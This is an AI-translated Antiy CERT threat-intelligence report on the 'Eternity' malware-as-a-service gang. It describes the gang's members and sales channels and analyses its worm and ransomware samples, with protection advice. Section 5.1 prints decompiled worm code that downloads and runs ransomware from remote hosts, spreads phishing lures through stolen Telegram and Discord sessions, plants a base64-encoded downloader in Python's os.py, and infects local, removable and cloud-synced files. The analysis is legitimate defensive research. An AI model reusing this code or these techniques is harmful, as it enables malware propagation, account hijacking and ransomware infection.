

"Eternity" Organization: A Continuously Active Commercial Arsenal

Antiy CERT

Completion time of first draft: 23 December, 2022

Time of first release: 23 December, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

In May 2022, Antiy CERT released the report "The Active Jester Stealer Trojan and the Hacking Gang Behind It" [1], which not only analyzed a malicious sample that released both the Trojan Stealer and the Clipboard hijacker. An active Jester hacking ring was also mentioned.^[1]

The Jester hacking ring has been active since July 2021, mainly profiting from the sale of different types of malicious code it developed, such as stolen Trojans, clipboard hijackers and botnets. In February 2022, the hacker group said it was blocked by forums around the country due to the number of counterfeiters, so it decided to change its name to Eternity (the name is used later). At present, the hacker group has formed a certain scale, has several members, and can modify the malicious code developed by the hacker group according to the feedback of the purchasers, and add new functions. And began selling more types of malicious code, such as ransomware and worms, creating a MaaS (malware as a service) operating model that poses a threat to users' devices and data security.

In this report, in addition to introducing more about the hacker gang, Antiy CERT will also provide a detailed analysis of the worms and ransomware it has developed to help users understand its malicious capabilities for better protection. It has been proved that the Antiy IEP can effectively detect and kill the malicious code developed by the hacker group.

2 ATT&CK Mapping Map of Event

Technical characteristics distribution map corresponding to the event:




Figure 2-1 Mapping of Technical Features to ATT&CK 2-1

Specific ATT & CK technical behavior description table:

Table 21 ATT&CK Technical Behavior Description Table 2-1

ATT&CK stages / categories	Specific behavior	Notes
Initial access	Phishing	Phishing transmission
Execution	Using command and script interpreters	Executive scripting language
Execution	Inducing the user to execute	Inducing the user to execute
Persistence	Tampering with the client software	Tampering with the client software
Persistence	Execution process hijacking	Execution process hijacking
Persistence	Utilization of planned tasks / jobs	Create a scheduled task
Defensive evasion	Execution process hijacking	Execution process hijacking
Defensive evasion	To weaken the defense mechanism	End process management tool
Credential Access	Stealing Web Session Cookie	Stealing Web Session Cookie
Findings	Find files and directories	Find files and directories
Findings	Discover the geographical location of the system	Discover the geographical location of the system

Command and control	The application layer protocol is used	Use the HTTP protocol
Impact	Data encryption with adverse effects	To encrypt a file
Impact	Tampering with the visible content	Modify a partial file icon
Impact	Disable system recovery	Delete system restore points and shadow

3 Recommendations for protection

In order to effectively defend such malicious codes and improve the level of security protection, Antiy suggests the enterprise take the following protection measures:

3.1 Terminal protection

1. Install the terminal protection system: Install the anti-virus software, and it is recommended to install the terminal protection system of Antiy IEP;
2. Strengthen password strength: Avoid using weak passwords, recommend using 16-digit or longer passwords, including combinations of upper and lower case letters, numbers and symbols, and avoid using the same password for multiple servers;
3. Deployment of Intrusion Detection System (IDS): Deployment of traffic monitoring software or equipment to facilitate the discovery, tracing and tracing of malicious codes. Taking network traffic as the detection and analysis object, the Antiy PTD can accurately detect a mass of known malicious codes and network attack activities, and effectively detect suspicious behaviors, assets and various unknown threats on the network;

3.2 Protection of website dissemination

It is recommended to use the genuine software downloaded from the official website. If there is no official website, it is suggested to download from a trusted source, and scan it with anti-virus software after downloading;

It is recommended to use the sandbox environment to execute the suspicious files, and then use the host to execute the files with security. Based on the combination of deep static analysis and dynamic loading of sandbox, the PTA can effectively detect, analyze and identify all kinds of known and unknown threats.

3.3 Timely initiate emergency response in case of attack

1. Contact the emergency response team: In case of malware attack, it is suggested to isolate the attacked host in time, protect the site and wait for the security engineer to check the computer; Antiy 7 * 24 service hotline: 400-840-9234.

It has been proved that the Antiy IEP can effectively detect and kill such malicious software as the secret Trojan and mining program.




Figure 3-1 Antiy IEP provides effective protection for user terminals 3-1

4 Correlation analysis

4.1 Formation of hacker gangs

According to the public information released by the gang in the Telegram channel and other locations, and the Github address used for downloading the payload in Jester Stealer, the main members and channel information of the gang can be summarized as follows.

4.1.1 Gang members

Table 4-1 Eternity Members 4-1

Early members	Eternitydeveloper	Therealdrkust0m	Principe DiBeler	
Members	LightM4n Github: L1ghtm4n	Userpro9 (invalid user name)	Savethekiddes	Malwarecompany
Customer service	User2speedbot	Eternitydealer	Eternityteams (invalid user name)	

Among them, LightM4n's Github information is as follows, which shows that the user has some knowledge of malicious code development.




Figure 4-1 Github information for a member 4-1

4.1.2 Message channel

The organization has opened a number of channels for malware sales, related channels are as follows.

Table 4-2 Eternity related message channels 4-2

Functions	Main channel	Malware sales	User comments	News	User feedback
Channel	Jesterlab	Eternitymalwareteam	Eternityreviews	Eternitymalwarere	Eternityupdaterequests

4.1.3 Region attribute

The malicious software developed by the hacker group currently bypasses the equipment whose system language is Ukrainian, and there are many related remarks in the log text of the malicious code and the notification channel of the hacker group. So presumably its core members are from Ukraine. Some of the information is as follows.




Figure 4-2 Related information in the channel 4-2

4.2 Introduction to Malware

There are many kinds of malicious software that are actively maintained and operated by Eternity. they include secret Trojan, mining program, clipboard hijacker, ransomware, worm propagator, etc., and DDoS program is in the development stage. No sale has been made.




Figure 4-3 Eternitysite navigation page 4-3

There are also texts, videos and links to buy the aforementioned malware.




Figure 4-4 Malicious Code Introduction Page for Eternity Web Site 4-4

The gang will also investigate subsequent malware developments through voting and other means. It can be seen that the organization has formed a certain commercial sales mode in combination with its customer service account, establishment of Telegram channels with different functions and establishment of websites.



Figure 4-5: Voting in Channel 45 4-5

5 Sample analysis

5.1 Analysis of Eternity Worms

Table 5-1 Worm Sample Label 5-1

Virus name	Trojan [Worm] / Win32.Eternity
Original file name	Eternityworm. exe
Md5	80094cdfc9743ea1e4decfe916105b76
Processor architecture	Intel 386 or later, and compatibles
File size	1.29 MB (1,355,264 bytes)
File format	Binexecute / Microsoft.EXE [: X32]
Time stamp	2054-12-14 07: 46: 01 UTC (forged)
Digital signature	None
Shell type	None
Compiled Language	.net
Vt First Upload Time	2022-10-19 02: 30: 02 UTC
Vt test result	60 / 71

Check whether the language of the system is Ukrainian, if so, then directly exit the procedure no longer executed.


```
public static void checkLanguage()
{
    using (IEnumerator enumerator = InputLanguage.InstalledInputLanguages.GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            if (((InputLanguage)enumerator.Current).Culture.TwoLetterISOLanguageName == "uk")
            {
                Console.WriteLine("Glory to Ukraine!");
                Environment.Exit(5);
            }
        }
    }
}
```

Figure 5-1 Language area of detection system 5-1

Create mutex "lpgdntaivz" to avoid repeated execution.

```
<Module>.checkMutex("lpgdntaivz");

// Token: 0x06000002 RID: 2
public static void checkMutex(string string_0)
{
    bool flag;
    new Mutex(true, string_0, ref flag);
    if (!flag)
    {
        Environment.Exit(5);
    }
}
```

Figure 5-2 Creating a Mutex 5-2

Download and execute the ransomware.

```
public static void ProcessUrls(string[] xVUOio)
{
    for (int i = -4 + sizeof(float); i < xVUOio.Length; i += -3 + sizeof(float))
    {
        string text = xVUOio[i];
        downloader.DownloadResult downloadResult = downloader.FetchFile(text);
        if (downloadResult.Success && downloadResult.Exists())
        {
            if (downloadResult.fetchedNew && !downloader.ExecuteFile(downloadResult.Local))
            {
                Console.WriteLine("Failed execute {0}", text);
            }
        }
        else
        {
            Console.WriteLine("Failed download {0}", text);
        }
    }
}
```

Figure 5-3 Download and execute ransomware 5-3

The worm is subsequently infected and transmitted by various means.

● Automatically Send Telegram Fishing Messages

Download the Telegram propagation module.



```
internal sealed class telegram
{
    // Token: 0x0600016D RID: 365 RVA: 0x00005190 File Offset: 0x00003390
    public static void Spread()
    {
        if (new DirectoryInfo(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonStartMenu + sizeof(float)), "Telegram Desktop", "tdata")).Exists)
        {
            try
            {
                downloader.DownloadResult downloadResult = downloader.FetchFile(config.hotSS);
                if (downloadResult.Success && downloadResult.fetchedNew && downloadResult.Exists())
                {
                    string arguments = string.Format("{0}\\", config.telegram_wpg);
                    Process.Start(downloadResult.Local, arguments);
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine("[Telegram Spread] {0}", ex.Message);
            }
        }
    }
}
```

Figure 5-4 Download the Telegram propagation module 5-4

This module is a Python program packaged by PyInstaller, and the function is to send phishing content by using the account logged in by the Telegram client in the victim's system, and induce the victim's Telegram contact to download malicious programs.

```
from sys import argv
from os import path, environ
from telethon.sync import TelegramClient
from telethon.sessions import StringSession
from tdata import TelegramDecryptor
API_HASH = 'b18441a1ff607e10a989891a5462e627'
API_ID = 2040

def dump_sessions():
    tdata = path.join(environ.get('APPDATA'), 'Telegram Desktop', 'tdata')
    if path.exists(tdata):
        td = TelegramDecryptor()
        return td.convertDirectory(tdata)

def spam(sessions = None, message = None):
    pass
# WARNING: Decompile incomplete

if __name__ == '__main__':
    sessions = dump_sessions()
    spam(sessions, argv[1])
```

Figure 5-5 Propagation through Telegram 5-5

● Automatically send Discord Fishing Messages

Get the channel that users follow from the Discord client installed by the victim (a group chat that can receive and send messages).

```
public long[] get_Channels()
{
    List<long> list = new List<long>();
    try
    {
        using (WebClient webClient = new WebClient())
        {
            string address = "https://discord.com/api/users/@me/channels";
            webClient.Headers.Set("authorization", this.Token);
            webClient.Headers.Set("content-type", "application/json");
            foreach (KeyValuePair<string, qYHc4E> pl in ((bvadS)qVNv00.Parse(webClient.DownloadString(address))))
            {
                qYHc4E qYHc4E = pl;
                list.Add(long.Parse(qYHc4E["id"]));
            }
        }
    }
    catch (WebException)
    {
    }
    return list.ToArray();
}
```

Figure 5-6 Getting the Discord channel 5-6

Send a phishing message to the obtained Discord channel to induce channel members to download a malicious program.

```
public bool SendMessage(long cab, string mZ)
{
    bool result;
    try
    {
        string requestUri = string.Format("https://discord.com/api/v9/channels/{0}/messages", cab);
        using (HttpClient httpClient = new HttpClient())
        {
            httpClient.DefaultRequestHeaders.Add("authorization", this.Token);
            keLBdj keLBdj = new keLBdj();
            keLBdj["content"] = mZ;
            keLBdj["tts"] = (-4 + sizeof(float) != 0);
            StringContent content = new StringContent(keLBdj.ToString(), Encoding.UTF8, "application/json");
            httpClient.PostAsync(requestUri, content).Wait();
            result = (-3 + sizeof(float) != 0);
        }
    }
    catch (WebException)
    {
        result = (-4 + sizeof(float) != 0);
    }
    return result;
}
```

Figure 5-7 Sending a Discord Fishing Message 5-7

● Infected Python Standard Library

Infect the os.py in the Python standard library, and implant the downloader code into it.

```
private static string PreparePayload(string hK9cU8)
{
    string fileName = Path.GetFileName(new Uri(hK9cU8).LocalPath);
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.Append("\ntry:");
    stringBuilder.Append("\n\timport os,urllib.request as u");
    stringBuilder.AppendFormat("\n\tos.path.join(os.getenv('TEMP'),' {0}').", fileName);
    stringBuilder.Append("\n\tif not os.path.exists(o):");
    stringBuilder.AppendFormat("\n\t\tu.urlretrieve(' {0}',o)", hK9cU8);
    stringBuilder.Append("\n\t\tos.startfile(o)");
    stringBuilder.Append("\nexcept:pass\n");
    StringBuilder stringBuilder2 = new StringBuilder();
    stringBuilder2.Append("\nfrom base64 import b64decode as b64");
    stringBuilder2.AppendFormat("\nexec(b64(' {0}').decode())\n\n", stringBuilder.ToBase64());
    return stringBuilder2.ToString();
}

// Token: 0x06000179 RID: 377
public static void InfectInterpreter(string download_url)
{
    DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.GetFolderPath(
        Environment.SpecialFolder.CommonStartup + sizeof(float)), "Programs", "Python"));
    if (directoryInfo.Exists)
    {
        DirectoryInfo[] directories = directoryInfo.GetDirectories("Python*");
        for (int i = -4 + sizeof(float); i < directories.Length; i += -3 + sizeof(float))
        {
            FileInfo[] files = new DirectoryInfo(Path.Combine(directories[i].FullName, "Lib")).GetFiles("os.py");
            for (int j = -4 + sizeof(float); j < files.Length; j += -3 + sizeof(float))
            {
                python.Execute(files[j], download_url, -4 + sizeof(float) != 0);
            }
        }
    }
}
```

Figure 5-8 Infecting a Python library 5-8

● Infect local files

Replace the files with extensions such as exe, pdf, docx, xlsx, bat, txt, mp3, mp4, py, png, pyw and jar in the folders of "desktop," "picture" and "document" of the current user with malicious programs.

```
else
{
    if (extension == ".pptx")
    {
        goto IL_2CB;
    }
    goto IL_36F;
}
return python.Execute(oMquB7, config.python_payload, -3 + sizeof(float) != 0);
IL_2CB:
using (StubFile stubFile = new StubFile(hmfs1.FullName, null))
{
    stubFile.CloneAssembly(oMquB7.FullName, -3 + sizeof(float) != 0, -4 + sizeof(float) != 0);
    if (oMquB7.Extension == ".exe")
    {
        byte[] bytes = stubFile.Save();
        File.WriteAllBytes(oMquB7.FullName, bytes);
        File.SetAttributes(oMquB7.FullName, FileAttributes.Hidden + sizeof(float));
    }
    else
    {
        Directory.SetCurrentDirectory(oMquB7.Directory.FullName);
        stubFile.Save(Path.GetFileNameWithoutExtension(oMquB7.Name));
        oMquB7.Delete();
    }
}
return -3 + sizeof(float) != 0;
```

Figure 5-9 Infecting a Local File 5-9

Replace the files in the zip package.

```
using (ZipFile zipFile = ZipFile.Read(@if.FullName))
{
    if (zipFile.Comment == null || (int)zipFile.Comment.Last<char>() != 179 + sizeof(float))
    {
        foreach (ZipEntry zipEntry in zipFile.Entries.ToList<ZipEntry>())
        {
            if (!zipEntry.IsDirectory)
            {
                string extension = Path.GetExtension(zipEntry.FileName);
                if (!extension.EndsWith(".exe"))
                {
                    if (extension.EndsWith(".py") || extension.EndsWith(".pyw"))
                    {
                        zipEntry.Extract(Path.GetTempPath(), -3 + sizeof(float));
                        string text = Path.Combine(Path.GetTempPath(), zipEntry.FileName);
                        python.Execute(text, config.python_payload);
                        zipFile.RemoveEntry(zipEntry);
                        zipFile.AddEntry(zipEntry.FileName, File.ReadAllText(text));
                    }
                }
                else
                {
                    byte[] array = null;
                    zipEntry.Extract(Path.GetTempPath(), -3 + sizeof(float));
                    using (StubFile stubFile = new StubFile(rwc5d5.FullName, null))
                    {
                        stubFile.CloneAssembly(Path.Combine(Path.GetTempPath(), zipEntry.FileName), -3 + sizeof(float) != 0, -4 + sizeof(float) != 0);
                        array = stubFile.Save();
                    }
                    zipFile.RemoveEntry(zipEntry);
                    zipFile.AddEntry(zipEntry.FileName, array);
                }
            }
        }
    }
    ZipFile zipFile2 = zipFile;
    string comment;
    if (zipFile.Comment != null)
    {
        ZipFile zipFile3 = zipFile;
    }
}
```

Figure 5-10 Infects a File in a Zip Package 5-10

Carry out the above infection treatment on removable disks and fixed disks (local disks) other than disk C.

```
public static void Spread(FileInfo ar)
{
    if (ar.Exists)
    {
        DriveInfo[] drives = DriveInfo.GetDrives();
        for (int i = -4 + sizeof(float); i < drives.Length; i += -3 + sizeof(float))
        {
            DriveInfo driveInfo = drives[i];
            if ((driveInfo.DriveType == (DriveType)(-2) + sizeof(float) || (driveInfo.DriveType == (DriveType)(-1) + sizeof(float) && driveInfo.IsReady)) && !driveInfo.RootDirectory.Name.ToLower().StartsWith("c"))
            {
                jXnF.Execute(driveInfo.RootDirectory, ar);
            }
        }
    }
}
```

Figure 5-11 Infected disk file 5-11

Finally, the default synchronization folder of the network drive and Dropbox, OneDrive and Google disk is infected.

```
private static DirectoryInfo[] GetNetworkDirectories()
{
    List<string> list = new List<string>
    {
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Windows + sizeof(float)), "Dropbox"),
        Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Windows + sizeof(float)), "OneDrive")
    };
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives().Where(delegate(DriveInfo d)
    {
        if (!d.IsReady)
        {
            return -4 + sizeof(float) != 0;
        }
        if (d.DriveType != DriveType.Unknown + sizeof(float))
        {
            return d.VolumeLabel.ToLower().Contains("google");
        }
        return -3 + sizeof(float) != 0;
    }))
    {
        list.Add(driveInfo.RootDirectory.FullName);
    }
    return (from t in list
    select new DirectoryInfo(t) into t
    where t.Exists
    select t).ToArray<DirectoryInfo>();
}

// Token: 0x0600014A RID: 330 RVA: 0x00002138 File Offset: 0x00000338
public static void Spread(string vVYm)
{
    pk.Spread(new FileInfo(vVYm));
}

// Token: 0x0600014B RID: 331 RVA: 0x000047C4 File Offset: 0x000029C4
public static void Spread(FileInfo dM1gfs)
{
    DirectoryInfo[] networkDirectories = pk.GetNetworkDirectories();
    for (int i = -4 + sizeof(float); i < networkDirectories.Length; i += -3 + sizeof(float))
    {
        jXnF.Execute(networkDirectories[i], dM1gfs);
    }
}
```

Figure 5-12 Infects Network Drives 5-12

The configuration information of the above functions is as follows.

```
internal sealed class config
{
    // Token: 0x04000006 RID: 6
    public static readonly string ek = "http://[redacted].7777/Ransomware.exe";
    // Token: 0x04000007 RID: 7
    public static readonly string g2Pw = "http://[redacted].7777/Ransomware.exe";
    // Token: 0x04000008 RID: 8
    public static readonly string hotSS = string.Format("{0}/shared/telegram.exe", "http://[redacted].d.onion");
    // Token: 0x04000009 RID: 9
    public static readonly int sleep_seconds = int.Parse("0");
    // Token: 0x0400000A RID: 10
    public static readonly string discord_msg = "Get Discord nitro for free here http://[redacted].7777/Ransomware.exe";
    // Token: 0x0400000B RID: 11
    public static readonly string telegram_msg = "Get Telegram premium for free here http://[redacted].7777/Ransomware.exe";
}
```

Figure 5-13 Worm program configuration information 5-13

5.2 Analysis of Eternity's Released Ransomware

Table 5-2 Labels for Ransomware Samples 5-2

Virus name	Trojan [Ransom] / Win32.Eternity
Original file name	Eternity.exe

Md5	27063953e8334bc1d395274a3ff8e66f
Processor architecture	Intel 386 or later, and compatibles
File size	111.00 KB (113,664 Bytes)
File format	Binexecute / Microsoft.EXE [: X32]
Time stamp	2103-10-13 03: 19: 28 UTC (forged)
Digital signature	None
Shell type	None
Compiled Language	.net
Vt First Upload Time	2022-10-19 02: 27: 27 UTC
Vt test result	51 / 68

The ransom note for Eternity's ransomware looks like this.

